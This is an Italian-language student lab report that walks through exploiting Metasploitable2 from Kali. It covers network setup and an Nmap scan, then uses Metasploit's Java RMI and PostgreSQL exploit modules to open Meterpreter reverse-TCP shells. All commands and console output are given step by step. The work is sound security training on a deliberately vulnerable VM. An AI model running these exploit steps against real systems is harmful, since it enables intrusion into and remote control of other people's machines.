

METASPLOIT

Meterpreter Attack

Metasploitable2



Michelangelo **Borromeo**

INDICE

- 1) **Configurazione *Metasploitable2***
- 2) **Configurazione *KaliLinux***
- 3) ***Ping test***
- 4) ***Nmap***
- 5) ***Hacking Metasploitable2 (JavaRMI)***
- 6) ***Hacking Metasploitable2 (Postgresql)***

Configurazione

Metasploitable2

Config *Metasploitable2*

iniziamo con la configurazione della metasploitable2 con ip: 192.168.75.112 /24
apriamo metasploitable2 e diamo il comando:
`sudo nano /etc/network/interfaces`

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces_
```

Loggiamo con Password:

msfadmin

dopo di che si aprirà l'impostazione di interfaccia di rete possiamo immettere l'indirizzo da noi scelto in questo caso:

IP: 192.168.75.112

Netmask: 255.255.255.0

Network: 192.168.75.0

Broadcast: 192.168.75.255

Gateway 192.168.75.1

```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static

address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
broadcast 192.168.75.255
gateway 192.168.75.1
```

E riavviamo la scheda di rete con

`sudo /etc/init.d/networking restart`

Configurazione

Kali Linux



Ricordiamoci di impostare la Kali all'interno della stessa rete della Metasploitable2
Altrimenti non riusciamo ad effettuare l'attacco, utilizziamo la Gui per fare ciò.
Impostando come ip:


192.168.75.111

Dal Desktop clicchiamo in alto a sinistra sull'iconcina




Uscirà una piccola tabella e clicchiamo

Edit Connctions




Selezioniamo

Static



Apparirà una tabella con varie tipologie di connessioni,




ma quello che ci interessa è la IPv4

La selezioniamo

IPv4 Settings

Ed ora possiamo impostare l'indirizzo IP da noi desiderato

192.168.75.111



Address	Netmask	Gateway
192.168.75.111	24	

Clicchiamo su

Salva

✓ Save

E riavviamo la scheda di rete

```
sudo /etc/init.d/networking restart
```

Ping Test

Ping Test *Kali Linux / Metasp.2*

Per verificare che le due macchine si pingano, apriamo una linea di comando dalla Kali ed immettiamo il comando ping con ip della metasploitable2

ping 192.168.75.112

```
(kali㉿kali)-[~]  
$ ping 192.168.75.112
```

invio

```
(kali㉿kali)-[~]  
$ ping 192.168.75.112  
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.  
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=5.25 ms  
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=1.77 ms  
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=0.929 ms  
^C  
— 192.168.75.112 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2079ms  
rtt min/avg/max/mdev = 0.929/2.647/5.245/1.868 ms
```

La connessione è avvenuta.

Nmap



(Nmap)

Effettueremo un attacco alla Metasploitable2 su un servizio Java RMI. Per trovare la porta possiamo effettuare una rapida scansione della rete

Nmap 192.168.75.0/24 SAREBBE MEGLIO: Nmap -T1 192.168.75.0/24

```
(kali@kali)-[~]  
$ nmap 192.168.75.0/24
```

Appariranno in seguito gli indirizzi ip della rete con le porte aperte, siamo riusciti ad individuare la Metas.2 con i diversi servizi attivi

```
(kali@kali)-[~]  
$ nmap 192.168.75.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:51 CEST  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.75.111  
Host is up (0.0020s latency).  
All 1000 scanned ports on 192.168.75.111 are in ignored states.  
Not shown: 1000 closed tcp ports (conn-refused)  
  
Nmap scan report for 192.168.75.112  
Host is up (0.0047s latency).  
Not shown: 981 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
513/tcp   open  login  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
  
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.68 seconds
```

E da qui individuiamo la porta da noi interessata

1099/tcp rmiregistry

```
1099/tcp open  rmiregistry
```

Hacking

Metasploitable2 (JavaRMI)



Hacking *Metasploitable2*



Nell'esercizio di oggi viene richiesto di ottenere una sessione di Meterpreter sul target Metasploitable2 sfruttando la vulnerabilità Java MRI.

Avviamo dunque Metasploit dalla shell della Kali con il seguente comando:

`msfconsole`

```
(kali@kali)-[~]  
$ msfconsole
```

Ci apparirà la schermata iniziale dove possiamo iniziare a dare i comandi:

```
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: You can upgrade a shell to a Meterpreter session on many  
platforms using sessions -u <session_id>  
  
The System - Metasploit  
3Kom SuperHack II Logon  
  
User Name: [ security ]  
Password: [ ]  
  
[ OK ]  
  
https://metasploit.com  
  
=[ metasploit v6.3.55-dev ]  
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
█
```

Dopo di che, possiamo ricercare un Exploit relativa alla vulnerabilità interessata con il comando

`Search Java_rmi`

```
msf6 > search java_rmi
```

invio

Hacking *Metasploitable2*



Usciranno una serie di moduli interessanti

Matching Modules				
#	Name	Disclosure Date	Rank	Check
0	auxiliary/gather/java_rmi_registry		normal	No
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No

Individuiamo il più consono

1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes
---	------------------------------------	------------	-----------	-----

E lo andiamo ad utilizzare con

Use 1

```
msf6 > use 1
```

Invio

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Ricordiamoci di dare:

Show options

Per controllare ciò che ci richiede per poter attuare correttamente l'Exploit

```
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Uscirà una tabella con i seguenti parametri

```
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)


```
Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Il modulo

ci chiederà RHOST

RHOSTS

il target che vogliamo attaccare, che lo andiamo ad impostare con:

set rhost 192.168.75.112

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
```

E ci chiederà anche LHOST

La macchina attaccante, che lo andiamo ad impostare con:

set lhost 192.168.75.111

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.75.111
```

Una volta settati i seguenti parametri possiamo verificare la corretta configurazione con

Show options

Hacking *Metasploitable2*



Show options

```
msf6 exploit(multi/misc/java_rmi_server) > show options
```

E controlliamo se i campi sono stati compilati correttamente

```
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.75.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```
Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.75.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Generic (Java Payload)

Ora che abbiamo fatto tutto per attuare l'Exploit, facciamo un

Run / Exploit

```
msf6 exploit(multi/misc/java_rmi_server) > run
```

Invio

```
msf6 exploit(multi/misc/java_rmi_server) > run
```

```
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/OYAlOpuoIU
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:38255) at 2024-07-12 10:34:01 +0200
```

```
meterpreter > 
```

E si conatterà al server vittima aprendo una sessione Meterpreter.

Hacking *Metasploitable2*

ESERCIZIO 1:

individuazione di:

- Interfaccia di rete
- Tabella di routing

Il comando per ottenere informazioni di interfaccia di rete è la seguente

ipconfig

```
meterpreter > ipconfig
```

Invio

```
meterpreter > ipconfig

Interface 1
=====
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
=====
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.75.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::a00:27ff:fe1f:c322
IPv6 Netmask   : ::

meterpreter > 
```

Usciranno le seguenti informazioni

Il comando per ottenere informazioni riguardo la tabella di routing è la seguente:

route

```
meterpreter > route
```

invio

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.75.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe1f:c322	::	::		

```
meterpreter > 
```

Hacking

Metasploitable2 (PostgreSQL)



ESERCIZIO 2: Sfruttare la vulnerabilità nel servizio PostgreSQL di Metasploitable 2.

Riprendendo lo scan con Nmap effettuato all'inizio,
Abbiamo trovato una porta attiva con il servizio postgresql.

```
5432/tcp open  postgresql
```

A questo punto possiamo procedere con il tool Metasploit

msfconsole

```
(kali@kali)-[~]  
$ msfconsole
```

Ci apparirà la schermata iniziale dove possiamo iniziare a dare i comandi:

```
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: You can upgrade a shell to a Meterpreter session on many  
platforms using sessions -u <session_id>  
  
The System -> Metasploit v6.3.55-dev  
3Kom SuperHack II Logon  
  
User Name: [ security ]  
Password: [ ]  
  
[ OK ]  
  
https://metasploit.com  
  
=[ metasploit v6.3.55-dev ]  
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/
```

Dopo di che possiamo ricercare un Exploit relativa alla vulnerabilità interessata con il comando

Search postgresql

Hacking *Metasploitable2*



Usciranno una serie di moduli interessanti

Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	auxiliary/server/capture/postgresql		normal	No	Authentication Capture: Po	
1	post/linux/gather/enum_users_history		normal	No	Linux Gather User History	
2	exploit/multi/http/manage_engine_dc_pmp_sql	2014-06-08	excellent	Yes	ManageEngine Desktop Centr	
3	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Mana	
4	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FROM PROGR	

Scegliamo il più consono

```
11 exploit/linux/postgres/postgres_payload
```

E lo andiamo ad utilizzare con il comando

Use 11

Per controllare ciò che ci richiede per poter attuare correttamente l'Exploit

Show options

Uscirà una tabella da compilare dove richiede

Module options (exploit/linux/postgres/postgres_payload):			
Name	Current Setting	Required	Description
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):			
Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Il modulo

ci chiederà RHOST

```
RHOSTS yes
```

il servizio che vogliamo attaccare, che lo andiamo ad impostare con:

set srvhost 192.168.75.112

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
```

invio

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
rhost => 192.168.75.112
```

Hacking *Metasploitable2*



E ci chiederà anche LHOST

La macchina attaccante, che lo andiamo ad impostare con:

set lhost 192.168.75.111

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
```

Invio

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
```

Una volta settati i seguenti parametri possiamo verificare la corretta configurazione con

Show options

E verifichiamo che i campi siano correttamente compilati

Name	Current Setting	Required
DATABASE	template1	yes
PASSWORD	postgres	no
RHOSTS	192.168.75.112	yes
RPORT	5432	yes
USERNAME	postgres	yes
VERBOSE	false	no

payload options (linux/x86/meterpreter)

Name	Current Setting	Required	Default
LHOST	192.168.75.111	yes	TCP
LPORT	4444	yes	TCP

Ora che abbiamo completato il modulo, eseguiamo l'exploit con il comando

Run / Exploit

```
msf6 exploit(linux/postgres/postgres_payload) > run
```

```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/hawflwhl.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:34732) at 2024-07-12 11:27:05 +0200

meterpreter > 
```

E si conatterà al server vittima aprendo una sessione Meterpreter, tramite vulnerabilità postgresql.



Michelangelo **Borromeo**